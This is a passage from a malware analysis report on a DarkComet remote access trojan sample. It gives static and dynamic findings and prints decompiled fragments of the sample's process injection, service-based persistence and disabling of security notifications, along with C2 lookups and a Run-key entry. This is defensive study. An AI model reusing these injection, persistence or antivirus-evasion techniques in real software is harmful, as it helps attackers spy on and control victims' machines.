
```

1
2 LPVOID FUN_00474df0(HANDLE param_1,LPCVOID param_2,SIZE_T param_3)
3
4 {
5     LPVOID lpBaseAddress;
6     SIZE_T SStack_14;
7
8     SStack_14 = param_3;
9     lpBaseAddress = VirtualAllocEx(param_1,(LPVOID)0x0,param_3,0x3000,0x40);
10    WriteProcessMemory(param_1,lpBaseAddress,param_2,param_3,&SStack_14);
11    return lpBaseAddress;
12}

```

Figure 19 – Writing of payload into remote process

Following this, the analyst looked for network communication using the process tree feature of Ghidra and searching for the “recv” API which is found in the wsock_32.dll and used in setting up windows sockets. Initially the analyst discovered the WSOCK_32.DLL library being called and used the cross referencing built into Ghidra to browse the functions associated with it, one of the discovered functions displayed the socket being set up using windows standard. This is shown in Figure 20 and Figure 21.



```

1
2 SOCKET __stdcall socket(int af,int type,int protocol)
3
4 {
5     SOCKET SVar1;
6
7     /* WARNING: Could not recover jumptable at 0x004087c0. Too many branches
8     /* WARNING: Treating indirect jump as call */
9     SVar1 = socket(af,type,protocol);
10    return SVar1;
11}
12

```

Figure 20 – socket setup using standard windows info

```

void FUN_0046044c(int *param_1,undefined4 param_2,u_long param_3)

```

Figure 21 – Function uses parameters to set the socket up

As these lined up, it suggested that the function being explored sets up the socket. The analyst continued to look into the function shown in Figure 21 to determine further details about the socket which included it also having HTTP capabilities as shown in Figure 22.


```
FUN_0040af98((byte *)"%d.%d.%d.%d",local_2c,3,param_3);
```

Figure 22 – IP Address used for HTTP communication

Expanding on the HTTP communication, investigation into the WININET.dll import was performed using the import tree, within this the FTP service was discovered, it is likely used for exfiltration. This was traced initially by following the Internet connection protocol shown in Figure 23.

```
28 DAT_0049a18c = InternetOpenA();
29 if (DAT_0049a18c != 0) {
30     FUN_004059dc(local_10);
31     FUN_004059dc(local_c);
32     FUN_00409edc(param_4);
33     FUN_004059dc(local_8);
34     DAT_0049a188 = InternetConnectA();
35     if (DAT_0049a188 != 0) {
36         PTR_DAT_0049422c._0_1_ = 1;
37         goto LAB_00473502;
38     }
39 }
40 PTR_DAT_0049422c._0_1_ = 0;
```

Figure 23 – internet connection protocol

This sets a global pointer variable that allows for FTP, HTTP and other network communications which was found in the references using Ghidra. Further analysis will be discussed in the results section.

Then when researching the “recv” API the analyst discovered a function used for remote system access, screenshotting and desktop capture, a snapshot of which can be seen in Figure 24.

```
pHVar11 = GetDC((HWND)0x0);
*(HDC *) (unaff_EBP + -0x10) = pHVar11;
pHVar11 = CreateCompatibleDC(*(HDC *) (unaff_EBP + -0x10));
*(HDC *) (unaff_EBP + -0x14) = pHVar11;
iVar9 = GetDeviceCaps(*(HDC *) (unaff_EBP + -0x10),10);
iVar12 = GetDeviceCaps(*(HDC *) (unaff_EBP + -0x10),8);
pHVar13 = CreateCompatibleBitmap(*(HDC *) (unaff_EBP + -0x10),iVar12,iVar9);
```

Figure 24 – Some APIs commonly used for desktop capture etc.

The next step of the process involved the analyst looking for keylogging and info stealing capabilities. Again the analyst used the process tree to look for functions named “Keybd_event”, “VkKeyScanA” and “GetClipboardData”. As discovered in the DLL analysis all three of these APIs were imported and the analyst walked through the functions and discovered keyboard events being logged, clipboards being saved and key states being tracked strongly indicating the presence of a keylogger and infostealer capabilities.

The final step of further analysis was to explore the capabilities of persistence and privilege escalation which were indicated in the imported DLLs section along with the string extraction. 2 functions stood

out to the analyst as one function creates a process in the windows services directory meaning it will initialise on boot and could be used as a powerful backdoor. The function analysed is shown in Figure 25.

```
hSCManager = OpenSCManagerA((LPCSTR)0x0, (LPCSTR)0x0, 0xf003f);
if (hSCManager != (SC_HANDLE)0x0) {
    *in_FS_OFFSET = (longlong *)&stack0xffffffffbc;
    lpPassword = (LPCSTR)0x0;
    lpServiceStartName = (LPCSTR)0x0;
    lpDependencies = (LPCSTR)0x0;
    lpdwTagId = (LPDWORD)0x0;
    lpLoadOrderGroup = (LPCSTR)0x0;
    lpBinaryPathName = FUN_004059dc(local_8);
    hSCObject = CreateServiceA(hSCManager, (LPCSTR)param_1, (LPCSTR)param_1, 0xf01ff, 0x110, 2, 0,
        lpBinaryPathName, lpLoadOrderGroup, lpdwTagId, lpDependencies,
        lpServiceStartName, lpPassword);
    FUN_00405728(&local_14, local_c);
    p1Var2 = local_14;
    FUN_00405728(&local_20, param_1);
    FUN_00405864(&local_1c, (longlong *)"System\\CurrentControlSet\\Services\\", local_20);
    p1Var1 = (longlong *)FUN_004059dc((undefined *)local_1c);
    FUN_00405728(&local_18, p1Var1);
    FUN_004711e8((HKEY)0x80000002, (undefined *)local_18, "Description", (undefined *)p1Var2);
    CloseServiceHandle(hSCObject);
    CloseServiceHandle(hSCManager);
    *in_FS_OFFSET = p1Var2;
    local_10 = 0xffffffff;
    p1Var2 = p1Var3;
}
```

Figure 25 – Creation of a highly privileged service

The second function of note was one of many functions which is used to disable Anti-Virus notifications, another point that was discussed in the DLL and string analysis which strongly suggests that the malware disables anti-virus and its notifications for persistence, remaining on the system. This was discovered using the defined strings section of Ghidra and tracing back from there. Figure 26 shows the function discovered.

```
Decompile: FUN_004722b4 - (62D735CA12CB288EEBA967199FA3ABC880C6B064CD35C6CF1...
1
2 void FUN_004722b4(undefined4 param_1,undefined4 param_2,undefined4 param_3)
3
4 {
5     int *piVar1;
6     undefined4 *in_FS_OFFSET;
7     undefined4 uStack_1c;
8     undefined *puStack_18;
9     undefined *puStack_14;
10
11     puStack_14 = &stack0xffffffffc;
12     puStack_18 = &LAB_00472327;
13     uStack_1c = *in_FS_OFFSET;
14     *in_FS_OFFSET = &uStack_1c;
15     piVar1 = FUN_004216c4((int *)&DAT_00421610,'\x01',param_3);
16     FUN_004217a0((int)piVar1,(HKEY)0x80000002);
17     FUN_004218e4((int)piVar1,(int)"Software",'\x01');
18     FUN_004218e4((int)piVar1,(int)"Microsoft",'\x01');
19     FUN_004218e4((int)piVar1,(int)"Security Center",'\x01');
20     FUN_00422008((int)piVar1,"UpdatesDisableNotify",&DAT_00472380);
21     *in_FS_OFFSET = uStack_1c;
22     return;
23 }
```

Figure 26 – Function that disables the security center notifications

4 RESULTS

4.1 STATIC ANALYSIS

4.1.1 Signature Analysis

Having successfully computed the hash of the malware sample and used VirusTotal to confirm it as malicious as shown in Figure 3. The analyst scoured the VirusTotal webpage and found some more information. The malware was tagged as being packed using the tool UPX. To confirm this the exeinfo tool was used, as shown in Figure 4 the file is packed using UPX and once unpacked a second bout of signature analysis can be performed. This is shown in Figure 6 and Figure 7. Upon analysing the results found on the VirusTotal website, 3 points of interest were found. The first being the tags of the file which are listed below:

- Peexe
- Spreader
- Direct-cpu-clock-access
- Checks-user-input
- Long-sleeps
- Runtime-modules
- Persistence
- Nxdomain

The second being the files association with the DarkComet family of viruses. As described by Mostafa EISheimy, DarkComet is a Remote Access Trojan (RAT) initially developed by Jean-Pierre Lesueur in 2008. This malware runs silently in the background, collecting sensitive information about the system, users, and network activity. It attempts to steal stored credentials, usernames, passwords, and other personal data, transmitting this information to a destination specified by the attacker. Backdoor.DarkComet allows attackers to install further malicious software on the infected machine or enlist it in a botnet for sending spam or other malicious activities. Symptoms of an infection may not be noticeable to the user, as it can disable antivirus programs and other Windows security features (Farghaly, M., 2024). This label is shown in Figure 27.




Figure 27 – Screenshot showing VirusTotal labelling

The 3rd point of interest was the MITRE ATT&CK Tactics and Techniques section found in the behaviour tab. Images of this section can be found in Appendix A. The MITRE ATT&CK Tactics and Techniques section describes what techniques are used by the malware at multiple steps in the process of it running that map to the MITRE ATT&CK framework. The MITRE ATT&CK framework is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and

methodologies in the private sector, in government, and in the cybersecurity product and service community (MITRE, N.d). The analyst observed the techniques used by the malware to help build a more clear picture of its capabilities and the story that it tells on its impact.

4.1.2 String analysis

The next step of the analysis was analysing the strings found within the malware file, the full results can be found in Appendix B. The analyst used the strings found in the file to form a concrete idea of what the malware does. A multitude of strings found focussed on getting information about the system they were on, this included capturing keyboard layouts, sounds, webcams, keypresses, mouse presses and clipboards and logging the users clipboard and keypresses. This lines up with the tags on VirusTotal and the information gained about the DarkComet family of viruses as it appears to be performing info stealing with a focus on keylogging. Another set of interesting strings focus on connecting to a remote machine suggesting takeover by a remote user. Another set of strings involved Disabling task manager, disabling registry tools, disabling windows defender, disabling notifications and control panel which speaks about the malwares evasiveness and persistence by turning off task manager and control panel making it difficult to terminate the process as well as disabling antivirus stopping the notification of the user. Additional capabilities were discovered with the strings of SYN Flood, UDP Flood and HTTP Flood which were described in the strings as DDOS attacks which can be performed by the system. Alongside this other common malware attacks can be executed such as remote shell opening, mass file downloads and password downloading as well as more sophisticated attacks such as getting direct CPU clock access. The final section discovered in string analysis was the extensive use of HTTP, FTP, TCP and UDP traffic attempts where the malware attempts to contact external domains, other user specified PCs and download files via file transfer.

All of the information gleaned using string analysis suggests that the malware is a trojan which functions as a Remote Access Tool. The functionality it provides encompasses info stealing using keyloggers and clipboard access, webcam and sound access to listen and watch what's going on and mouse tracking to see what is clicked. Further functionality includes DDoS attacks on the infected PC using packet flooding to bring the infected system down, persistence by hiding or deleting files and disabling key components of malware protection such as windows defender and task manager, remote shell opening to access highly protected files and abuse system privileges, extraction and stealing of passwords to allow for further access or abuse of other systems or accounts and external communication for command and control.

4.1.3 DLL analysis

The final step of the static analysis phase of the malware was the analysis of imported DLLs and the functions that are imported with them, the full results can be found in Appendix C. Having investigated the malware with CFF Explorer the analyst discovered that there were 21 imported DLLs as shown in figure 28.

Module Name	Imports		
szAnsi	(nFunctions)		
KERNEL32.DLL	1		
KERNEL32.DLL	125		
KERNEL32.DLL	42		
KERNEL32.DLL	4		
advapi32.dll	27		
advapi32.dll	3		
advapi32.dll	9		
AVICAP32.DLL	1		
comctl32.dll	20		
gdi32.dll	67		
gdiplus.dll	15		
msacm32.dll	7		
netapi32.dll	1		
netapi32.dll	3		
ntdll	1		
ntdll.dll	1		
ole32.dll	8		
ole32.dll	2	user32.dll	187
oleaut32.dll	8	user32.dll	5
oleaut32.dll	3	user32.dll	2
oleaut32.dll	3	version.dll	3
shell32.dll	5	wininet.dll	7
shell32.dll	1	winmm.dll	9
shell32.dll	2	WS2_32.DLL	1
SHFolder.dll	1	wsock32.dll	25
URLMON.DLL	1		

Figure 28 – Imported DLLs in CFFExplorer

The analyst first used the imported DLLs to gain an understanding of what capabilities the malware may have. The malware imports multiple “32” DLLs which indicate the file is 32 bit.

The analyst then used Detect-it-easy (Die) to take a closer look at what APIs were imported with the DLLs. The analyst determined a multitude of behaviours that the malware is likely to be using, the first of which was Process Injection and Memory Manipulation. Process injection is a method of executing arbitrary code in the address space of a separate live process. Running code in the context of another process may allow access to the process's memory, system/network resources, and possibly elevated privileges. Execution via process injection may also evade detection from security products since the execution is masked under a legitimate process (MITRE, N.d). Memory manipulation involves

manipulating the memory attributes at runtime to avoid detection. Imported DLLs such as KERNEL32.DLL, which is a DLL that handles memory management, input/output operations, and interrupts (Webopedia, 2021), and ntdll.dll contained numerous APIs commonly used in process injection and memory manipulation. The key APIs are as follows:

- OpenProcess
- VirtualAllocEx
- WriteProcessMemory
- CreateRemoteThread
- SetThreadContext
- ResumeThread
- NtUnmapViewOfSection
- CreateMutexA

This indicates that the malware is capable of allocating memory in remote processes allowing it to write code into another process. It may also be able to hijack or spawn threads and execute payloads in memory to reduce chance of detection. Another point of note was the use of Mutex's. A Mutex object can be used to provide exclusive access to a resource (<https://learn.microsoft.com/en-us/dotnet/standard/threading/mutexes>) in the case of malware this ensures that only one payload is running at once.

The next point of interest was the likelihood of the malware performing privilege escalation and ensuring persistence on the target system. This was indicated thanks to imports from advapi32.dll. Advapi32.dll is a dynamically linked library designed to handle registry and security calls (<https://www.file.net/process/advapi32.dll.html>). In malware it is commonly used for privilege escalation, persistence, service manipulation and more. The key APIs are as follows:

- AdjustTokenPrivileges
- OpenProcessToken
- LookupPrivilegeValueA
- CreateServiceA
- StartServiceA
- RegCreateKeyExA
- RegSetValueExA

These APIs among others suggest that the malware can manipulate process privileges potentially giving it high level access to the system, install itself as a windows service giving it high privileges and causing undeterminable damage to the system, enumerate and control existing services and modify registry keys for persistence. The use of service management APIs strongly suggests long term persistence.

Leading from the idea of modifying the registry, the analyst discovered a number of APIs within advapi32.dll that suggest registry manipulation, these include but are not limited to the following:

- RegOpenKeyExA
- RegSetValueExA
- RegDeleteValueA
- RegEnumKeyExA

These APIs are commonly associated with autostart persistence allowing for continued remote access, backdoors or damage even if the initial threat is taken care of. It may also include configuration storage, defence evasion and tracking of infection which could allow more advanced malware to invite more powerful payloads. This also lines up with the strings discovered which suggest turning off Anti-Virus or security controls as registry access and manipulation makes that very possible.

An extremely important capability of the malware is its network communication capabilities, this was indicated by the WS2_32.dll, wsock32.dll and wininet.dll imports. The Windows Internet (WinINet) application programming interface (API) enables your application to interact with FTP and HTTP protocols to access Internet resources (Microsoft, 2020). ws2_32.dll is a dynamically linked library that is used to handle network connections (Doevan, J., 2018) and wsock32.dll contains the Windows Sockets API used by most Internet and network applications to handle network connections (Process Library, N.d.). These three DLLs being present confirms network communication as a key feature of the malware. The relevant APIs include:

- Socket
- Connect
- Send
- Recv
- InternetOpenA
- InternetOpenUrlA
- InternetReadFile
- FtpPutFileA

These establish the malware being capable of establishing outbound connections, communication with command and control infrastructure, data exfiltration via FTP and downloading additional payloads from remote servers. The inclusion of WinINet and socket based APIs supports the theory that high level access to HTTP communication and low level socket based networking can both occur.

Another key feature of the malware is effectively confirmed in this stage of analysis when imports from the USER32.DLL library are discovered. user32.dll is a module that contains Windows API functions related the Windows user interface (Window handling, basic UI functions, and so forth) (Process Library, N.d.). As discovered in the string extraction process and the signature analysis the sample is believed to monitor and survey user activity and steal information based on this. Among other imported functions some particularly notable APIs include:

- SetWindowsHookExA
- Keybd_event
- Mouse_event
- GetForegroundWindow
- GetWindowTextA
- GetClipboardData

These suggest keylogging capabilities, input simulation, window enumeration, clipboard copying and user activity tracking. Additional info stealing capabilities were discovered in the multimedia imports winmm.dll, msacm32.dll and AVICAP32.dll. APIs discovered in these imports suggest more advanced info

stealing such as audio recording, audio processing and multimedia device interaction. Notable functions include:

- waveInOpen
- waveInStart
- acmStreamConvert
- mciSendStringA

On top of this, further potential surveillance activities were indicated in the gdi32.dll and gdiplus.dll imports, these focus on the graphical interface of the windows system and insinuate the potential of screenshotting the remote desktop, recording it and image processing. In line with the earlier discovered network communication complete remote takeover seems feasible. The imported APIs which make this seem likely are:

- BitBlt
- StretchBlt
- GetDC
- CreateCompatibleBitmap
- GdiCreateBitmapFromHBITMAP

Finally some COM and Automation based imports were discovered from ole32.dll and oleaut32.dll including:


- CoCreateInstance
- GetActiveObject
- VariantCopy
- SafeArrayCreate

This suggests COM Automation, A particular usage of Microsoft's COM-based component software architecture that lets applications expose their internal functions as COM objects (PCMag, N.d.) or scripted system interaction which is commonly used for automation based persistence.

4.2 DYNAMIC ANALYSIS

4.2.1 Wireshark and network communication

The first step of dynamic analysis was to peruse the information returned by sniffing the network using Wireshark, ApateDNS and netcat listeners. When viewing the information sniffed from Wireshark 2 notable kinds of results are obtained, the first is the webpage mymalare.io which the malware is trying to access at runtime, this string can also be found in the string extraction stage. This strongly suggests communication to another site which downloads a secondary payload from the internet for further exploitation, backdoors or possible remote takeover. This is shown in Figure 29.



No.	Time	Source	Destination	Protocol	Length	Info
2	12.524060	127.0.0.1	127.0.0.1	DNS	61	Standard query 0xc50a A mymalare.io
3	12.524313	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0xc50a A mymalare.io A 192.168.8.254
8	33.774555	127.0.0.1	127.0.0.1	DNS	61	Standard query 0xbdb4 A mymalare.io
9	33.774748	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0xbdb4 A mymalare.io A 192.168.8.254

Figure29 – Attempted communication with CNC server/site

The next kind of result was the attempt to download Microsoft updates. This could be used to confirm network access as a form of anti analysis or it could be performed to allow access to higher privilege levels that the malware may be trying to gain access to by forcing an update and installing a high priority backdoor. The communication attempts can be found in Figure 30.

43	156.429427	127.0.0.1	127.0.0.1	DNS	76 Standard query 0x8d1c A slscr.update.microsoft.com
44	156.429527	127.0.0.1	127.0.0.1	DNS	92 Standard query response 0x8d1c A slscr.update.microsoft.com A 192.168.8.254

Figure 30 – Attempted communication with update endpoint

The attempted communication with update endpoints occurs across a multitude of different Microsoft based services, the rest of the communications using Wireshark can be found in Appendix E. These results are backed up by the ApateDNS findings which was used to setup the fake server and catalogued the attempted communications. This can be found in Appendix D.

The final check for network communication used a netcat listener on port 1604. TCP port 1604 is used by the Citrix ICA Browser service in legacy Citrix environments (Internet-security, N.d.). This port using TCP suggests remote access capabilities are performed. The results of the netcat listener can be found in Figure 31.

```
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Tools\Networking>nc -lvp 1604
listening on [any] 1604 ...
connect to [127.0.0.1] from DESKTOP-14QC1L8 [127.0.0.1] 49695
```

Figure 31 – TCP connection discovered using netcat listener

4.2.2 Regshot

The registry analysis was used to determine potential privilege escalation, creation of services and changes within the registry of the system. Registry serves as a control center for various system settings and preferences. In the realm of cybersecurity, it plays a dual role, acting as both a potential target for attackers and a valuable resource for defenders (Sakthisrini, 2023) by analysing what has changed the capabilities of the malware and what it aims to achieve can be exposed. The analyst discovered that 77 changes occurred within the registry over the course of running the unpacked sample as shown in Figure 32.




Figure 32 – Registry changes after the malware was run

The full list of changes can be found in Appendix F. Of the new additions to the registry one .exe file stood out to the analyst, this can be found in Figure 33.

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Run\MicroUpdate: "C:\Users\user\Documents\MSDCSC\msdcsc.exe"

Figure 33 – Suspicious .exe file discovered using regshot

The file was located in the “Documents” folder of the system and was hidden which raised suspicions, as shown in Figure 34.




Figure 34 – Hidden file in the documents folder

The analyst ran Signature Analysis on the file and discovered that it returned the same hash value as the unpacked sample. This suggests that the sample unpacks itself on being executed and uses packing as a method of obfuscation. It also lends credibility to the theory that some of the malwares options are set at runtime making it more difficult to detect. This could also be a method of persistence as a new file on the system suggests a backdoor or continual attacks even after the initial threat has been removed. Next the analyst looked into the values that were modified. A majority of the findings using regshot were standard windows noise such as UserAssist and Cache related modifications which are not indicative of a malwares behaviour, however the analyst did uncover sleep as a persistence method in the DLL imports which may reveal why nothing appeared as the malware could have been dormant and not left any noticeable keys.

4.2.3 Procwatch

Procwatch is a tool that displays what processes have been created after launch, it can be used to chase down potentially unruly processes created by the malware for further analysis, give a basic idea of the capabilities of the malware or to show what other processes malware may be using to remain hidden. In this case the full procwatch list is shown in Figure 35.

Start	End	PID	User	CmdLine	Path
4:57:18 PM	4:57:20 PM	87C	user		C:\Users\user\Desktop\Samples\2\7f32cde362b6c116cdab18caa9...
4:57:18 PM	4:57:20 PM	18E8	user	notepad	C:\Windows\System32\notepad.exe
4:57:19 PM		E50	user		C:\Users\user\Documents\MSDCSC\msdsc.exe
4:58:43 PM	4:59:43 PM	1F0	user		C:\Windows\System32\backgroundTaskHost.exe
4:59:32 PM	4:59:33 PM	40C	user		
4:59:32 PM	5:00:12 PM	150	user		C:\Windows\System32\RuntimeBroker.exe
4:59:43 PM	5:02:31 PM	588			
4:59:57 PM	5:00:58 PM	18A4	user		C:\Windows\System32\backgroundTaskHost.exe
5:02:36 PM	5:03:17 PM	87C	user		C:\Windows\System32\RuntimeBroker.exe
5:02:48 PM	5:02:53 PM	50C	user		C:\Windows\System32\dlh.exe
5:03:00 PM	5:06:10 PM	3FC	user		C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
5:03:00 PM	5:06:10 PM	151C	user		C:\Windows\System32\conhost.exe
5:03:05 PM	5:05:25 PM	DB4			
5:03:50 PM	5:06:58 PM	1A9C			
5:05:25 PM	5:06:58 PM	15A8			
5:05:36 PM		A5C			
5:05:36 PM		179C			
5:07:04 PM	5:11:20 PM	1B98			
5:07:48 PM	5:11:20 PM	880			
5:08:35 PM	5:18:35 PM	830			
5:09:44 PM	5:18:24 PM	1954			
5:09:44 PM	5:12:54 PM	13E0			
5:10:22 PM	5:15:25 PM	6C4			
5:10:22 PM	5:10:53 PM	C34			
5:10:26 PM	5:10:31 PM	16D0	user		C:\Windows\System32\dlh.exe
5:14:01 PM	5:18:01 PM	142C			
5:14:37 PM	5:14:38 PM	151C	user		C:\Windows\System32\TaskHost.exe
5:14:37 PM	5:16:38 PM	1B38			
5:14:37 PM	5:16:38 PM	1920			
5:18:24 PM	5:18:34 PM	16FC			
5:18:24 PM	5:21:35 PM	FD0			
5:18:34 PM		F0C			
5:18:34 PM	5:18:35 PM	C6C			

Figure 35 – Procwatch displays what processes are opened

Initially running the packed sample can be seen at the top, as can be seen following it the notepad.exe process is opened using command line. This raises suspicions as it is likely that the process is being injected into which was the suspicion raised by imported DLLs. The analyst used the signature analysis process by checking VirusTotal website on the version of notepad seen in Figure 35, the results of which can be viewed in Figure 36.




Figure 36 – VirusTotal analysis of notepad

This version of notepad returning as safe and specifically being tagged as “legit” indicates that it is a process injection being used to unpack the sample as after that the “MSDCSC.exe” was launched which was previously confirmed to be the unpacked version of the malware. Then numerous background task host executables are opened along with other processes that seem legitimate and strongly indicate info stealing capabilities because the background task may be monitoring the keystrokes, mouse movements or other information which is common behaviour related to the Dark Comet family of viruses.

4.2.4 Procmon

Procmon or Process Monitor is an advanced monitoring tool for Windows that shows real-time file system, Registry and process/thread activity (Rusinovich, M. 2026). In the context of malware analysis procmon can be used to view process trees, follow the processes created by some files and view the

operation specific files have taken. Initially the analyst viewed the process tree generated by the letting the malware execute. The first notable thing was the process tree directly following the sample. As shown in figure 37, the sample is run and almost immediately notepad begins running, then a new file called “MSDCSC.exe” begins running. This is known to be the unpacked version of the malware and lends further credibility to the theory that the malware uses process injection into the notepad.exe application to evade detection and run further payloads.

Process Name	PID	Parent Process	Company Name	Path	Start Time	End Time
notepad.exe (6636)	6636	Remote Service A...	Microsoft Corp.	C:\Windows\Sys...	4/9/2026 5:27:18...	4/9/2026 5:27:19...
msdcsc.exe (3928)	3928	notepad.exe (6636)	Microsoft Corp.	C:\Windows\Sys...	4/9/2026 5:27:18...	n/a

Figure 37 – Process tree of the sample being ran

Another notable process tree is shown in Figure 38 which follows the SVCHost.exe process with an ID of 1212.

Process Name	PID	Parent Process	Company Name	Path	Start Time	End Time
svchost.exe (1212)	1212	Host Process for ...	Microsoft Corporat...	C:\Windows\syst...	3/25/2026 4:59:2...	n/a
MicrosoftEdgeUpdate.exe	4908	Microsoft Edge U...	Microsoft Corporat...	C:\Program Files (...)	3/25/2026 4:59:3...	n/a
MicrosoftEdgeUpdate.exe	4908	Microsoft Edge U...	Microsoft Corporat...	C:\Program Files (...)	4/9/2026 5:32:02...	4/9/2026 5:32:41...
taskhostw.exe (4908)	4908	Host Process for ...	Microsoft Corporat...	C:\Windows\syst...	3/25/2026 4:59:3...	n/a
GoogleUpdate.exe (492)	492	Google Installer	Google LLC	C:\Program Files (...)	3/25/2026 4:59:3...	n/a
compattelrunner.exe (48)	48	Microsoft Compati...	Microsoft Corporat...	C:\Windows\syst...	4/9/2026 5:23:40...	n/a
conhost.exe (3128)	3128	Console Window ...	Microsoft Corporat...	C:\Windows\syst...	4/9/2026 5:23:40...	n/a
taskhostw.exe (5764)	5764	Host Process for ...	Microsoft Corporat...	C:\Windows\syst...	4/9/2026 5:34:13...	4/9/2026 5:34:14...

Figure 38 – SVCHost (1212) process tree

This is notable to the analyst as the MicrosoftEdgeUpdate and GoogleUpdate are both found in the network communications portion of the dynamic analysis, suggesting that SVCHost.exe is used for network communications. The analyst proposes 2 theories for how this could be, either by creating a version of SVCHost as a service or by using process injection to avoid detection, when testing this SVCHost it was tagged as legitimate by VirusTotal suggesting that the process was injected.

Next the analyst used the filter to look into the MSDCSC.exe file, when looking into the WriteFile operations only one file is being written, this is shown in Figure 39.

Time	Process Name	PID	Operation	Path	Result	Detail
10:23:...	msdcsc.exe	3176	WriteFile	C:\Users\user\AppData\Roaming\dclogs\2026-04-24-6.dc	SUCCESS	Offset: 54, Length: ...
10:23:...	msdcsc.exe	3176	WriteFile	C:\Users\user\AppData\Roaming\dclogs\2026-04-24-6.dc	SUCCESS	Offset: 129, Length...
10:23:...	msdcsc.exe	3176	WriteFile	C:\Users\user\AppData\Roaming\dclogs\2026-04-24-6.dc	SUCCESS	Offset: 166, Length...
10:36:...	msdcsc.exe	3176	WriteFile	C:\Users\user\AppData\Roaming\dclogs\2026-04-24-6.dc	SUCCESS	Offset: 208, Length...

Figure 39 – Keylogger file uncovered using procmon

